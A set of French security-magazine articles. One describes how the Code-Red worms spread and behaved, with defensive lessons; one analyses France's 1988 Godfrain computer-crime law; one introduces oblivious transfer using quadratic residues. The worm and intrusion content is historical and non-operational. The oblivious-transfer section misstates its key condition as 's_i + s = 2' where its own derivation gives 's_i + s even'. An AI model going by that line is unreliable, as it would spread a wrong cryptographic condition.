Pour près de 50 % des serveurs infectés, il n'a pas été possible de caractériser le domaine. Sont concernés notamment des serveurs de réseaux privés (adresses par exemples en 10.0.0.0/8), d'intranets, mis à un moment donné ou à un autre en connexion directe ou indirecte avec Internet. Une fois de plus, cela illustre la difficulté de disposer et de gérer des réseaux véritablement fermés (absence de connexions «sauvages» avec l'extérieur) ou encore combien la protection «absolue» souvent attribuée aux firewalls est illusoire.

Le tableau 3 donne les domaines individuels ayant été les plus infectés. Il est intéressant de noter parmi eux, la présence de FAI pour les particuliers ou les PME/PMI. Cela suggère que la santé du réseau Internet repose en grande partie sur ces «petits acteurs» du réseau mondial. Les serveurs concernés sont le plus souvent administrés avec moins de rigueur (manque de temps, d'expertise, d'administrateur à temps plein) que dans les grandes sociétés, plus fortunées et qui disposent généralement de plusieurs administrateurs systèmes professionnels.

Domaines	% de machines touchées
Inconnu	47,22
home.com	2,95
rr.com	1,63
t-dialin.net	1,54
pacbell.net	1,10
uu.net	1,02
aol.com	1,00
inet.net	0.97
net.tw	0.95
edu.tw	0.82

Tab. 3 - CRv2 : les 10 domaines individuels les plus touchés

Il est clair que la part importante des particuliers peut laisser penser qu'un plus grand nombre de serveurs, de réseaux professionnels fermés par exemple, a pu être infecté par l'échange de fichiers entre les ordinateurs privés (familiaux) et professionnels, ou la connexion de portables à usage normalement strictement professionnel sur le réseau internet. Ces données sont malheureusement indisponibles.

Le ver Code-Red II

Le ver Code-Red II est un ver totalement différent des deux précédents. Il est apparu le 4 août 2001. Une analyse détaillée du code est présentée dans [6]. Le ver CRII exploite la même vulnérabilité mais uniquement pour des serveurs IIS fonctionnant sous Windows 2000. En effet, la valeur de l'offset pour l'instruction de saut jmp permettant de lancer un code malicieux est valide uniquement pour cet environnement. Pour les autres, l'offset est invalide, le système plante et le ver ne peut se reproduire.

A la différence des précédents, le ver CRII est de type non résident, ce qui rend tout redémarrage inopérant pour la désinfection. La machine doit être arrêtée, le correctif appliqué, et la machine relancée après désinfection.

Après infection, le ver s'installe : récupération de l'adresse IP locale et du langage système (chinois ou non), test d'infection préalable. Puis le ver passe à la phase de propagation. Enfin, le ver installe un cheval de Troie, entre dans une phase de sommeil de 24 heures (48 heures si la langue est le chinois) et finalement redémarre le serveur.
La dissémination du ver CR II est totalement différente. Tout d'abord, le ver est programmé pour la stopper dès le 1er novembre 2001. Ensuite le ver génère des masques aléatoires, de longueur variable, et les applique à l'adresse IP locale. Il en résulte une nouvelle adresse IP possédant 0, 1 ou 2 octets identiques à ceux de l'adresse locale. Avec une probabilité 1/8, la nouvelle adresse sera totalement aléatoire, tandis que dans un cas sur deux, l'adresse sera dans le sous réseau de classe A, et dans 3 cas sur 8, dans le sous réseau de classe B. Les adresses de type 224.x.x.x (multicast) et 127.x.x.x (loopback) sont ignorées. Au final, le but est d'assurer une dissémination plus rapide que pour les deux vers précédents. Le nombre de processus infectieux par copie du ver est de 600 pour les systèmes en langue chinoise et de 300 dans le cas contraire. Doit-on en conclure que le ver est d'origine non chinoise, en représailles des vers CRv1 et CRv2 ? Possible. A noter dans le code source la présence de la chaîne de caractères «CodeRedII ce qui lui a valu son rattachement à cette famille.
Le ver CR II est plus dangereux. Il installe un cheval de Troie, permettant un accès à distance avec droits administrateur sur la machine infectée : les deux programmes *C:\explorer.exe* et *D:\explorer.exe* constituent le cheval de Troie proprement dit et sont lancés directement par le programme légitime *Explorer.exe* de Windows. De plus, le ver modifie la base de registres pour permettre une attaque à distance via un navigateur, des disques durs *C:* et *D:* Pour lutter contre ce ver, un correctif doit être appliqué et la machine désinfectée (le correctif et le programme de désinfection sont disponibles sur le site de Microsoft).

Conclusion

L'analyse des mécanismes des vers Code-Red, l'étude et la modélisation de leur infection permettent de rappeler un certain nombre de règles, hélas trop souvent négligées ou oubliées :

• Un ver ne connaît pas de frontières contrairement aux virus les plus fréquents, qui le plus souvent restent relativement localisés ou ont une expansion beaucoup plus limitée. Seul un ver est capable de provoquer une épidémie planétaire. Par chance, CRv1 et CRv2 n'étaient pas des vers dangereux. Les dommages infligés restent, somme toute, limités. Imaginons ce qui aurait pu se passer dans le cas d'un ver plus agressif et destructif (chiffrement des données, formatage de disques, ...). Les dégâts auraient été différents et autrement plus importants.

• La santé du réseau Internet repose autant sur des grosses entités que sur de «petits acteurs» (particulier, petites collectivités, PME/PMI,...). La responsabilité est égale au regard des risques que font courir de telles menaces.

• La sécurité ne s'improvise pas et requiert des moyens. En personnel avant tout : sans administrateur compétent, à plein temps, toute sécurité reste illusoire. En second lieu, des moyens en temps essentiellement consacré à la formation continue et surtout à la veille technologique. Il est surprenant de constater qu'une vulnérabilité publiée le 18 juin 2001 n'ait toujours pas été prise en compte et corrigée à une date aussi tardive que le 4 août 2001. Qu'un sanctuaire «présumé», comme celui de la Maison Blanche, ait pu être victime de CRv2 dépasse l'entendement. Les vers Code-Red auraient été sans aucun effet si tous les serveurs avaient été patchés. Or, en juillet 2001, soit un mois après la publication de la vulnérabilité et de son correctif, 16 % des serveurs IIS dans le monde étaient toujours vulnérables.

• Une fois de plus, l'épidémie Code-Red, comme celles qui ont suivies (*Nimda* présenté dans le numéro précédent par C. Blaess [8], *Sircam, BadTrans*,.....), démontre une fois de plus l'incapacité de Microsoft à débarrasser ses produits de toutes leurs vulnérabilités, mettant constamment en danger les ressources de ses clients. Les logiciels libres constituent alors une alternative à considérer, tant par la diversité qu'ils apportent (et donc une amélioration de la sécurité qui empêche un unique ver de tout contaminer) que par la rapidité impressionnante de la disponibilité des correctifs de sécurité.

• Enfin, il est important d'insister que les antivirus, comme les firewalls, n'offrent pas une sécurité absolue. Les antivirus sont le plus souvent dans une approche réactive et non préventive, face aux nouveaux virus. Or le langage, purement commercial, des éditeurs de logiciels antivirus tend à faire croire le contraire. Code-Red, comme les vers suivants, n'étaient pas détectés par les antivirus du commerce au moment de leur apparition. En revanche, disposant d'un réseau d'alerte très efficace, la réaction a été très rapide. Mais l'arrivée du nouveau fichier de signatures chez l'utilisateur final prend souvent plus de temps. Un antivirus sans l'application de règles prophylactiques simples mais efficaces, en amont, n'est pas suffisant.

Eric Filiol
Ecole Supérieure et d'Application des Transmissions
Laboratoire de cryptologie et de virologie de l'Armée de terre
efiliol@esat.terre.defense.gouv.fr

http://http://www-rocq.inria.fr/codes/Eric.Filiol/index.html

Références

[1] David Moore - The spread of the Code-Red worm (CRv2) - http://http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml.

[2] Renee C. Schauer - The mechanisms and effects of the Code-Red worm. SANS 2002 conference, Avril 2002, Orlando, FL.

[3] Patrick Chambet - IIS : vulnérabilités et sécurisation - Journal MISC 1, pp 42/46, janvier/mars 2002.

[4] /http://www.eeye.com/html/Research/Advisories/AD20010618.html.

[5] /http://www.eeye.com/html/Research/Advisories/AL20010717.html.

[6] /http://www.eeye.com/html/Research/Advisories/AL20010804.html.

[7] Stuart Staniford - Analysis of spread of july infection of the Code-Red worm - http://http://www.silicondefense.com.

[8] Christophe Blaess - Virologie : Nimda - Journal MISC 1, janvier/mars 2002.

[9] http://www.netcraft.com/survey

La loi "Godfrain" à l'épreuve du temps

Tout commence dans les années 1980. La rumeur prend, lorsque seront publiés le 28 novembre 1984 les détails de la promenade que des journalistes du " Canard enchaîné " se sont offerte dans une base de données sensible à l'aide d'un simple minitel. Le " pirate de l'informatique " apparaît alors au grand jour. Rappelons-nous. A l'époque, le Chaos Computer Club faisait parler de lui dans certains cercles fermés, et de sombres histoires d'espionnage planaient sur le club de Hambourg. Certains lui attribuaient la pénétration de systèmes militaires, d'autres le piratage de serveurs de la NASA. Bref, de quoi entraîner des rumeurs dignes des meilleurs romans.

Une dose d'espionnage, une dose de high-tech, le grand public adore et le crime informatique fait vendre. Les magazines à grand tirage arborent désormais des titres aguicheurs: " Comment vous faire ruiner par les pillards de l'informatique " trouve-t-on le 18 décembre 1987 dans l'Expansion, ou " Détournement à l'ordinateur. L'employé modèle avait escroqué 7 millions de francs à la banque " dans le Figaro le 20 mai 1985. 1986 sera l'année de grâce du coup d'envoi médiatique du pirate informatique avec la première diffusion du film Wargames (rediffusé le 3 mai 1989 sur Antenne 2). Ce film achevait de parfaire le mythe. Le " hacker " était né.

La France, à l'instar des autres puissances, avait même le privilège d'avoir son CCC local qui n'avait, de français que le nom : le " CLODO ", ou " Comité liquidant ou détournant les ordinateurs " pour les intimes.

Pourtant, en 1986, le droit ne connaissait pas la notion de pirate. L'applicabilité du code pénal à certaines formes de la criminalité informatique ne faisait cependant aucun doute. Une escroquerie, qu'elle ait été réalisée ou non à l'aide d'un ordinateur, restait une escroquerie.

Le système d'information était lui-même nettement moins bien protégé. Plusieurs textes existaient déjà, comme la loi informatique et libertés, du 6 janvier 1978 ou la loi du 3 juillet 1985 sur la protection du droit d'auteur comportant un chapitre sur la protection des logiciels. Mais, l'absence de répression pénale spécifique et globale commençait à poser problème.

Aucune infraction par exemple ne punissait le fait d'accéder sans droit à un système informatique. Aucune disposition pénale ne punissait non plus le fait de prendre le contrôle d'une machine, d'y installer son rootkit (appréciez l'anachronisme...) ou d'y poser son sniffer et de venir récupérer régulièrement son butin informationnel.

Le dépôt par le député Jacques Godfrain d'un projet de loi en août 1986 avait donc pour objectif de mettre en œuvre une répression globale, et conduit à la loi du 5 janvier 1988, qui ajoutait à notre code pénal sept articles entièrement dédiés aux " atteintes aux systèmes de traitement automatisé de données ". Dixit articles 323-1 à 323-7.

Après 14 ans, la loi Godfrain a-t-elle résistée au temps ?

Créer des normes dans une matière aussi volatile et évolutive que l'informatique n'est pas une chose facile. Le 5 janvier 1988, le législateur en est parfaitement conscient. Aujourd'hui, 14 ans après l'entrée en vigueur de la loi et après les révolutions technologiques que nous avons connues, il est légitime de se demander si la loi est encore applicable et si elle n'a pas totalement versé dans l'obsolescence.

Nous allons donc analyser la loi, article par article, en confrontant ses dispositions avec les techniques d'intrusion actuelles afin de cerner l'efficacité du dispositif répressif en place.

Notions préliminaires

On étudiera tout d'abord la notion de système à laquelle fait appel la loi, puis on se demandera si ce système doit faire l'objet de mesures de sécurité particulières afin de prétendre à la protection légale.

Le système

Les infractions définies par la loi du 5 janvier 1988 sont relatives aux atteintes aux " systèmes de traitement automatisé

de données ". Une définition en avait été proposée lors des débats parlementaires, mais elle n'a pas été retenue dans le souci de ne pas lier l'incrimination à un état trop passager de la technique.

Les tribunaux ont aujourd'hui de cette notion une conception large : le réseau France Telecom est un système, le réseau Carte bancaire aussi (Trib. cor. Paris, 25 fev. 2000), un disque dur (Cour d'appel de Douai, 7 oct. 1992), un radiotéléphone (Cour d'appel de Paris, 18 nov. 1992), un ordinateur isolé, un réseau ...

On peut se demander jusqu'où la notion de " système " peut être retenue : un petit ordinateur portable, un PDA, une montre pourquoi pas aussi ?

On peut argumenter du fait qu'en l'espèce, la limite n'est pas juridique mais s'arrête à la notion d'inutile : les pirates informatiques ont sans doute beaucoup plus intéressant à faire que de développer des exploits sur l'infinitésimal.
Le pessimiste dira cependant que l'inutile n'a parfois pas de limites ... qui a du 0day sur Rolex ?

Exigence d'un dispositif de sécurité

Si le système existe et si son objet est bien le traitement automatisé de données, se pose la question de sa protection. La jurisprudence apporte ici une réponse négative, en ne retenant pas l'existence d'un dispositif de sécurité comme une condition préalable à la réalisation de l'infraction. Autrement dit, un système peut parfaitement faire l'objet d'un accès frauduleux quand bien même il ne disposerait d'aucun mécanisme de sécurité.

Ces éléments étant précisés, nous allons maintenant étudier la loi du 5 janvier 1988 dans son ensemble.

I - Accès et maintien frauduleux dans un STAD

Ces infractions résultent de l'article 323-1 du code pénal :
Art. 323-1 c. pen. :

" Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni d'un an d'emprisonnement et de 100 000 F d'amende.

Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 200 000 F d'amende. "

La démarche du législateur a été de chercher à ne pas lier le texte à des notions trop techniques. Le texte a donc été pensé de manière à ne pas laisser de notions susceptibles de disparaître ou de basculer dans la désuétude.

Les infractions sont celles d'*accès* (1) et de *maintien* (2) dans un système de traitement automatisé de données. Pour qu'elles soient sanctionnées encore faut-il qu'elles soient *frauduleuses* (3). Nous verrons enfin que certains éléments sont indifférents à cette qualification (4).

1) Accès
Sans prétendre à l'exhaustivité et à titre indicatif, on peut citer quelques techniques d'intrusions courantes susceptibles d'être qualifiées d'*accès frauduleux*.

Le fait de se brancher sans droits sur un réseau et d'y intercepter le trafic grâce à un sniffer (via Tcpdump, Snort ou autres), ou encore de récupérer et de reconstituer des signaux élecromagnétiques émis par le matériel (effet " Tempest "), pourrait emporter une telle qualification. Dans une variante plus moderne, les techniques actuelles de " war driving " (1), pourraient être sanctionnées sur ce fondement, à condition toujours, que l'accès se fasse sans le consentement du maître du système.

La notion d'*accès* est avant tout une notion juridique et non une notion technique.

De ce point de vue, elle peut avoir deux acceptions, une active, accès intrusif comme l'exploitation d'un " buffer overflow " sur un serveur (ftp, serveur web, dns...), et une acception plus passive, comme l'interception d'informations émises par le système (branchement en mode monitor d'une carte wireless - 802.11 - afin de récupérer et d'analyser le trafic d'un réseau donné, par exemple). Dans le premier cas, il y a une transmission et un accès *technique* au système donné (établissement d'une transmission grâce au protocole TCP, avec l'envoi des 3 paquets, SYN, SYN-ACK, ACK).

Dans le second cas, il y a une transmission mais pas d'accès direct avec le système. En effet, la carte en mode monitor n'émet aucun paquet.

Pourtant on considère aujourd'hui qu'il y a bien un *accès* au sens juridique, *accès frauduleux* s'il est réalisé sans la permission du maître du système.

On le constate, la notion juridique est plus souple que la notion technique, par là même elle permet l'adaptation de la répression pénale aux techniques en perpétuelle évolution.

L'accès frauduleux n'est cependant pas la seule infraction de l'article 323-1 du code pénal.

2) Maintien
L'incrimination de *maintien frauduleux* vient compléter celle de l'accès frauduleux. Elle vise les situations où l'accès a été régulier, suivi d'un maintien qui ne l'est pas. Cette incrimination est particulièrement adaptée aux services télématiques.

Lorsque l'accès a été régulier, le maintien devient irrégulier lorsque son auteur se trouve privé de toute habilitation. Tel pourrait être le cas d'une connexion dans un espace réservé d'un système ouvert au public, par exemple l'espace réservé d'un serveur web effectué sans droit d'accès correspondant. Une personne qui utiliserait un cracker de mots de passe en ligne afin de pénétrer sur l'interface d'administration d'un site web pourrait être incriminée sur ce fondement.

A l'identique, le fait d'accéder à un serveur web puis de manipuler des variables et de modifier des requêtes SQL afin d'avoir accès à des informations réservées peut être qualifié de *maintien frauduleux*.

3) La fraude
L'*accès* ou le *maintien*, pour être qualifiés d'infraction, doivent être *frauduleux*. Ici, réside ce que les juristes nomment l'*élément moral* propre à chaque infraction pénale. En d'autres mots cela signifie que :

Premièrement, l'acte doit être volontaire et ne pas résulter d'une simple erreur. Ensuite, l'auteur de l'accès ou du maintien doit avoir conscience de l'irrégularité de son acte. La Cour d'appel de Paris l'a rappelé le 5 avril 1994, précisant que l'accès ou le maintien " doivent être faits sans droit et en connaissance de cause ".

4) Eléments indifférents
Certains éléments sont indifférents à la qualification de ces infractions. Ainsi, peu importe que l'auteur ait procédé par jeu ou non, l'intention de nuire n'est pas nécessaire. Peu importe aussi le procédé utilisé pour réaliser l'accès (*buffer overflow* ou *race condition* ...), nous avons eu l'occasion de le voir. Peu importe enfin qu'il ne concerne qu'une partie du système ou sa totalité, que l'accès soit fait en local ou à distance, ou les actes effectués par le pirate en question sur la machine une fois l'accès réalisé. Il existe cependant une exception à ce dernier élément, l'alinéa 2 de l'article 323-1 qui aggrave la peine en cas de dommages au système :

" Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de deux ans d'emprisonnement et de 200 000 F d'amende. "

Les atteintes aux systèmes de traitement automatisé de données peuvent prendre les formes les plus diverses, et l'intrusion n'a pas le monopole de la criminalité informatique. C'est particulièrement le cas des atteintes volontaires au fonctionnement du système.

II - Les atteintes volontaires au fonctionnement du système (Art. 323-2 c. pen.)

L'article 323-2 du code pénal dispose :
" Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de trois ans d'emprisonnement et de 300 000 F d'amende ".

L'élément matériel dans l'article 323-2 est bicéphale, constitué de l'entrave ou du faussement du système.

1) L'entrave
L'entrave tout d'abord, qui est synonyme de gêne, d'empêchement pouvant aller jusqu'à l'arrêt du système, et qui est susceptible d'être qualifiée dans des cas très divers, par exemple le changement de mot de passe d'une machine dans le but de la rendre inutilisable par le maître du système, ou encore du lancement d'une attaque par " déni de service " (D.O.S.) en simulant un grand nombre de connexions sur un serveur dans le but d'empêcher toute personne de s'y connecter. La solution serait certainement identique pour une attaque par déni de service distribué (D.D.O.S.), comme celles que l'on a pu voir ces derniers mois.

L'entrave pourrait être totale et bloquer de manière permanente les ressources informatiques d'un système de traitement automatisé de données, ou encore partielle ou ponctuelle, empêchant l'accès aux ressources périodiquement.

Ainsi a-t-on fait valoir le fait que l'article 323-2 pourrait concerner les bombes logiques destinées à paralyser une machine à un moment donné. Il faudrait sans doute se référer au cas d'espèce afin de juger de la réalité de l'entrave.
Une question plus problématique s'est posée aux juristes, qui est celle de savoir si l'entrave peut résulter d'une simple abstention.

Un cas un peu similaire s'était présenté à la Cour d'appel de Paris en 1994, avec un directeur technique qui avait bloqué la totalité du système informatique en refusant de communiquer les codes d'accès correspondants. En l'espèce, la personne en question ne s'était pas contentée d'une simple abs-

tention, mais avait préalablement modifié les codes dans le but de bloquer le système d'information de l'entreprise, fait qui constituait effectivement une entrave au fonctionnement du système.

Pour autant, et conformément aux principes généraux du droit pénal, il semblerait difficile de retenir l'entrave lors d'une simple abstention.

2) Le faussement
Le faussement, ensuite, évoque un résultat qui, à cause de l'altération ou de la déformation du système, est différent de ce qu'il aurait dû être.

Tel serait par exemple le cas d'un virus informatique qui fausserait le fonctionnement normal des programmes et de la gestion des données. L'article 323-2 constitue un bon fondement pour une action juridique. Bien qu'il n'ait jamais été utilisé de la sorte, on pourrait l'appliquer à ce que les anglo-saxons appèlent le " defacement ", ou la modification par une personne non autorisée de la page d'accueil d'un site web. On pourrait, en effet, dans le cadre d'un site web de commerce électronique, plaider pour une entrave, temporaire sans doute, mais néanmoins réelle, au fonctionnement du système.

L'entrave ou le faussement est sévèrement puni puisqu'il " valent " pas moins de trois ans de prison et 300 000 F d'amende, libre au juge de modérer ces peines.

3) L'élément moral
Le délit suppose que l'auteur a conscience de l'entrave au système ou du fait qu'il fausse le fonctionnement du système sans quoi l'infraction ne saurait être constituée. De même, il doit avoir agi contre la volonté du maître du système. A l'instar de l'accès ou du maintien frauduleux, le texte n'exige pas l'intention de nuire, peu importe donc que l'auteur du délit ait agi par jeu ou par défi.
Le troisième volet important de la répression vise à sanctionner les actions frauduleuses sur les données du système.

III – Action frauduleuse sur les données (Art. 323-3 c. pén.)
L'article 323-3 du code pénal dispose :

" Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de trois ans d'emprisonnement et de 300 000 F d'amende "

1) Elément matériel
L'article 323-3 vise donc les cas où l'action frauduleuse a pour objet principal les données du système. Certains faits sont, à ce titre, indifférents. Ainsi, il importe peu que le système soit en cours d'élaboration ou qu'il soit en état de fonctionner ; de même le fait que la personne ait accédé régulièrement au système ou non n'entre pas non plus en ligne de compte.

L'action incriminée porte, si l'on s'en tient à une lecture étroite du texte, sur les données du système. Dans une conception stricte, on serait en droit de penser que l'action frauduleuse sur les programmes, et non les données, ne relèverait pas de l'article 323-3 du code pénal.
Supposons par exemple qu'un pirate introduise une *backdoor* dans un serveur sshd afin de se ménager un accès régulier au système compromis. On pourrait alors plaider le fait que c'est un programme qui a été modifié et non une donnée et que l'article 323-3 ne s'applique pas au cas présent.

Deux points viennent cependant nuancer la pertinence de cette question. Tout d'abord, si la distinction données/programmes peut facilement être avancée, elle peut aussi facilement être réfutée dans la mesure où un programme est aussi une donnée. Ensuite, le terrain de l'article 323-3 n'est pas le seul fondement sur lequel s'appuyer pour sanctionner l'acte en question. On pense à l'article 323-1, car pour avoir introduit une backdoor dans un programme, il faut nécessairement avoir accédé ou s'être maintenu frauduleusement dans le système.

D'autre part, la jurisprudence aujourd'hui ne semble pas retenir la distinction programmes/données.

La protection pénale des données informatisées est une démarche intéressante car un grand nombre de techniques de hacking, ou cracking pourrait-on dire, lorsqu'elles sont appliquées, supposent l'introduction, la suppression ou la modification de données au sein du système victime. L'infraction de l'article 323-3 a donc de grandes chances de trouver application dans de nombreux cas. La peine, nous avons pu le voir, est sévère puisque le juge peut sanctionner l'auteur de l'infraction à hauteur de 3 ans de prison et de 300 000 F d'amende, ce à quoi il faudra encore ajouter la réparation des dommages causés à la victime.

2) Elément moral
L'auteur doit avoir agi en sachant qu'il introduit, modifie ou supprime des données au sein du système. Plusieurs affaires ont eu lieu dans lesquelles les prévenus avaient confectionné des disquettes de démonstration sur lesquelles on relevait la présence d'un virus. A plusieurs reprises, les juges ont dû relaxer les personnes en question faute de la preuve de leur connaissance de la présence *a priori* du programme malveillant.

IV - Autres éléments de la loi du 5 janvier 1988
Les infractions que nous avons vu constituent le socle de la répression pénale de la criminalité informatique appliquée aux atteintes aux systèmes de traitement automatisé de données en France. Elle ne sont pourtant pas les seules dispositions de la loi du 5 janvier 1988.

Art. 323-4 : L'association de cyber malfaiteurs
" La participation à un groupement formé ou à une entente établie en vue de la préparation, caractérisée par un ou plusieurs faits matériels, d'une ou de plusieurs des infractions prévues par les articles 323-1 à 323-3 est punie des peines prévues pour l'infraction elle-même ou pour l'infraction la plus sévèrement réprimée. "

L'objectif de ces dispositions était de lutter contre les clubs de crackers dont la prolifération inquiétait les experts, le grand public et donc les parlementaires. Les exemples cités lors des débats parlementaires faisaient référence à des crackers s'échangeant les mots de passe ou les codes d'accès nécessaires afin de préparer leurs intrusions.

Ces dispositions ont, à l'heure actuelle, donné lieu à peu de jurisprudence mais nous allons tout de même les passer en revue.

L'article 323-4 ne définit pas la notion de groupement, ni celle d'entente. L'examen de la jurisprudence révèle que les juges ont pu retenir cette notion alors que l'entente résultait d'un simple concours de volontés. A plus forte raison, la notion serait sans doute retenue dans le cadre d'une association déclarée et vouée à la préparation des délits des articles 323-1 à 323-3.

Le nombre minimum de participants pour que l'entente soit constituée, ou le groupement formé, importe peu, la jurisprudence l'ayant retenu à partir de 2. Les personnes morales comme physiques sont concernées.

L'entente ou le groupement doit avoir été établi en vue de la préparation d'une ou plusieurs infractions et se concrétiser par un ou plusieurs faits matériels : échange de mots de passe subtilisés, confection d'un virus destiné à frapper un système donné ... Plusieurs jugements ont été rendus sur le fondement de l'article 323-4. Dans un arrêt de la Cour d'appel d'Aix du 2 juin 1993, l'entente avait été retenue alors qu'une personne avait remis des cartes bancaires à un contrefacteur pour qu'il procède à leur ré-encodage. La participation au groupement ou à l'entente doit être volontaire et le prévenu doit avoir eu conscience de l'activité réelle de l'association.
Les articles 323-5 et 323-6 traitant respectivement des peines complémentaires et de la responsabilité des personnes morales. Leur lecture n'est guère problématique, aussi nous invitons le lecteur à s'y reporter directement.

Art. 323-7 : La tentative
L'article 323-7 du code pénal dispose :

" La tentative des délits prévus par les articles 323-1 à 323-4 est punie des mêmes peines. "

La répression de la tentative en droit pénal n'est pas systématique pour les délits. L'article 323-7 venait donc combler l'absence de répression en cas d'essai raté de l'une des trois premières infractions que nous avons pu voir.

Cet article n'a donné lieu à aucune jurisprudence à notre connaissance.

Conclusion

La loi du 5 janvier 1988 a été construite à l'épreuve du temps. 14 années après, elle s'applique encore aux techniques d'intrusion les plus sophistiquées que l'on trouve actuellement. La théorie est donc relativement bonne, mais la pratique ne suit pas. Depuis l'entrée en vigueur de la loi, on compte une petite trentaine de procès sur son fondement, à peu près 2 procès par an, cela fait un procès tous les six mois ...

Résumer la criminalité informatique à 30 personnes sur 15 ans n'est pas crédible.

Alors, surmédiatisation des hackers, ou simplement génie des pirates de l'informatique qui ne se feraient jamais prendre ? Lorsqu'on observe les techniques de certaines personnes, on en doute.

Ou alors le génie des pirates ne serait-il pas simplement d'avoir réussi l'exploit de pratiquer leur art sur les systèmes de leurs victimes sans qu'elles portent plainte ?

Thiébaut Devergranne
Doctorant en droit
thiebaut.adsl@wanadoo.fr

1 : Le war driving est la recherche de réseaux 802.11 ouverts. L'installation de bornes wireless a cela de risqué que dans le périmètre dans lequel la borne émet, il est possible à toute personne de s'y connecter. Des dispositifs de sécurité ont été pensés et inclus dans le protocole 802.11 afin de limiter cette liberté d'accès. Pour autant, les mesures de sécurité ne sont pas toujours présentes et dûment activées par le propriétaire du système. En outre, ont été découvertes plusieurs failles dans ces mécanismes de sécurité.

Le transfert inconscient

Le transfert inconscient, encore appelé oblivious transfer, décrit un protocole de transfert d'information d'une source à un destinataire, sans que la source ne sache quelle information elle a divulgué.

Contexte d'utilisation

D'une manière générale et c'est surtout vrai de nos jours, qui possède l'information possède un avantage, pour ne pas dire un pouvoir, qui se monnaye. C'est pourquoi il est parfois bon de déterminer exactement quelle information a été échangée. Au détour d'une conversation, même avinée, on doit veiller à ne pas lâcher plus qu'on n'en avait l'intention. Quelque part, c'est une gageure.

Dans le dernier numéro de Misc, nous avons présenté le protocole à divulgation nulle de connaissance consistant, pour une personne, à prouver qu'elle détient effectivement un secret sans révéler aucune information sur ce secret. Je reprends mes deux mafieux siciliens de la dernière fois. Le secret de Palermo qui servait à l'identifier face à Vito était l'emplacement de la cachette de Savio qui avait manqué de respect à la sœur de Vito. Aujourd'hui, Palermo, personne très vénale, décide de vendre au plus offrant chaque secret dont il dispose l'un étant le lieu où se cache Savio. Vito voudrait acheter le secret qui l'intéresse, mais il ne veut absolument pas que Palermo ajoute à sa liste de secrets l'information suivante :
"Vito est intéressé par la cachette de Savio",

avec toutes les fâcheuses conséquences que cela pourrait entraîner pour l'intégrité de sa personne. Comment y parvenir ? S'il demandait directement à Palermo cette information, il se démasquerait. Et bien, il est possible de construire un protocole de transfert d'information qui satisfasse ces conditions. Cela s'appelle le transfert inconscient. Le concept de transfert inconscient fut introduit par Michael Rabin en 1981, et recouvre un spectre étendu de problèmes cryptographiques dont celui que nous venons de mentionner n'est qu'un exemple.

Description générale

Dans ce paragraphe, nous montrons comment échanger une information binaire - oui ou non - par un transfert inconscient. La sécurité du système que nous allons décrire repose sur le problème de la factorisation d'entiers, au même titre que le protocole d'identification à divulgation nulle de connaissance présenté dans MISC 1.

Supposons que Palermo connaisse les réponses s_i à des questions binaires, et qu'il veuille vendre ces réponses. Par exemple, il met en vente les réponses aux questions suivantes :

Savio se cache dans la grange de Toto : la réponse est le bit s_0. Si c'est vrai, alors $s_0 = 1$, si c'est faux, $s_0 = 0$;

Toto a manqué de respect à la sœur de Vito : $s_1 = 1$, si c'est vrai, et $s_1 = 0$ sinon ;

... la liste peut être longue.

Les réponses à ces questions ont une importance cruciale pour les protagonistes de l'affaire. La réponse à la question i est donnée par un bit s_i. Les deux secrets s_0 et s_1 peuvent intéresser Vito. Cependant, il ne veut pas révéler lequel l'intéresse le plus, de peur que Palermo ne rajoute à sa liste, la réponse à la question :

"Vito préfère savoir où se trouve Savio, que savoir si Toto a manqué de respect à sa sœur."

On peut construire un tel protocole de transfert en utilisant des propriétés d'arithmétique entière. Nous commençons par introduire la notion de résidu quadratique en arithmétique entière, qui correspond à la notion de racine carrée classique, avec toutefois des propriétés très distinctes. Etant donné un entier n, et un entier $a < n$, on dit que a est un résidu quadratique modulo n si a est un carré modulo n, c'est-à-dire s'il existe un entier $b < n$, tel que $a = b^2 \bmod n$.

Palermo doit tout d'abord précalculer certaines quantités qui vont dépendre des réponses s_0, s_1, ..., s_t aux questions $0,1,...,t$. Il tire aléatoirement deux nombres premiers p, et q, puis il calcule le produit $n=pq$. Ensuite, il choisit un entier $a < n$, non nul, premier avec n, et qui n'est pas un résidu quadratique modulo n. Pour tout i, Palermo tire aléatoirement un entier $x_i < n$, et publie a, n, et les nombres

$y_i = x_i^2 a^{s_i} \bmod n$.

Le protocole de transfert est le suivant. Mettons que Vito désire connaître le bit s_i correspondant à la réponse de la ième question.

- Vito tire aléatoirement un entier $b < n$, ainsi qu'un bit s dans $\{0, 1\}$. Il calcule ensuite la quantité

$$q = a^s y_i b^2 \bmod n.$$

y_i est public et correspond à la question i dont la réponse l'intéresse ;

• puis, il demande à Palermo : q est-il un résidu quadratique modulo n ? La réponse de Palermo lui donne la valeur de s_i. En effet, $q = a^s y_i b^2 \bmod n = (x_i b)^2 a^{s_i + s} \bmod n$. Comme a n'est pas un résidu quadratique modulo n, q est un résidu quadratique modulo n si et seulement si $s_i + s = 2$. Vito connaissant s, et s_i valant 0 ou 1, Vito détermine s_i.

Toutes les étapes du transfert sont nécessaires. En effet,

• Si Palermo ne publie que les a^{s_i}, comme $s_i = 0$, ou $s_i = 1$, il livre du même coup toutes les informations dont il dispose. Choisir des x_i aléatoires est donc indispensable ;

• de même, si q ne dépend pas d'un entier b aléatoire, Palermo peut retrouver y_i facilement, et partant, détermine la question qui intéresse Vito.

Sécurité du transfert

En supposant que ni Palermo ni Vito ne trichent, la sécurité du transfert repose sur les assertions suivantes :

si on ne connaît pas la factorisation de n, décider si un entier $< n$, premier avec n est un résidu quadratique modulo n est un problème difficile. Cela signifie en pratique que ce problème est impossible à résoudre en un temps de calcul raisonnable ;

a contrario, si on connaît la factorisation de n, il est facile de décider si un entier $< n$ et premier avec n est un résidu quadratique. En pratique, il existe des algorithmes rapides qui permettent de décider si un entier a est un résidu quadratique modulo n et, le cas échéant, de déterminer l'élément $c < n$ tel que $a = c^2 \bmod n$.

